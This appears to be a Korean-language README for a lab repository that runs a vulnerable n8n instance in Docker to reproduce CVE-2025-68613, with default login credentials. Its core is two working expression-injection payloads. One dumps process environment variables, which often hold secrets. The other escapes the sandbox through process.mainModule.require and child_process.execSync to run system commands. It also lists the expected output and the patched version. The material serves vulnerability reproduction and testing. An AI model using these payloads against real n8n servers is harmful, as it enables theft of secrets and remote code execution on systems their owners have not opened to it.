 r4j3sh-com/cve-2025-68613-n8n-lab
CVE-2025-68613 분석

이 저장소는 CVE-2025-68613의 로컬 테스트를 위해 취약한 n8n 인스턴스를 실행하는 간단한 Docker Compose 구성을 제공합니다.
컨테이너를 시작합니다:
docker compose up -d
브라우저에서 n8n을 엽니다:
docker-compose.yml에 설정된 기본 자격 증명으로 로그인합니다:
adminpassworddocker compose down
이 환경은 로컬, 격리된 테스트 전용입니다. 이 인스턴스를 공개 인터넷이나 신뢰할 수 없는 네트워크에 노출하지 마십시오. 프라이빗 로컬 전용 네트워크 세그먼트에 두고 프로덕션 시스템과 분리하십시오. 사용에 따른 책임은 본인에게 있습니다.
컨테이너가 실행되면 http://localhost:5678에서 n8n 인터페이스에 접근할 수 있습니다. 취약점을 테스트하려면 표현식 필드에 악성 JavaScript 페이로드를 주입합니다.
재현 단계:


테스트 1: 환경 변수 유출 이 페이로드는 종종 비밀을 포함하는 프로세스 환경 변수에 접근을 시도합니다.
{{ (function() { return this.process.env; })() }}
테스트 2: 원격 코드 실행(RCE) 이 페이로드는 시스템 명령(예: whoami)을 실행하기 위해 child_process 모듈을 로드하려고 시도합니다.
{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

예상 결과: 환경이 취약한 경우 Set 노드의 "Output" 패널에 명령 실행 결과(예: root 또는 n8n 사용자) 또는 환경 변수가 포함된 JSON 객체가 표시됩니다. 인스턴스가 패치된 경우(예: 1.122.0+ 버전) 샌드박스는 빈 객체나 오류를 반환합니다.
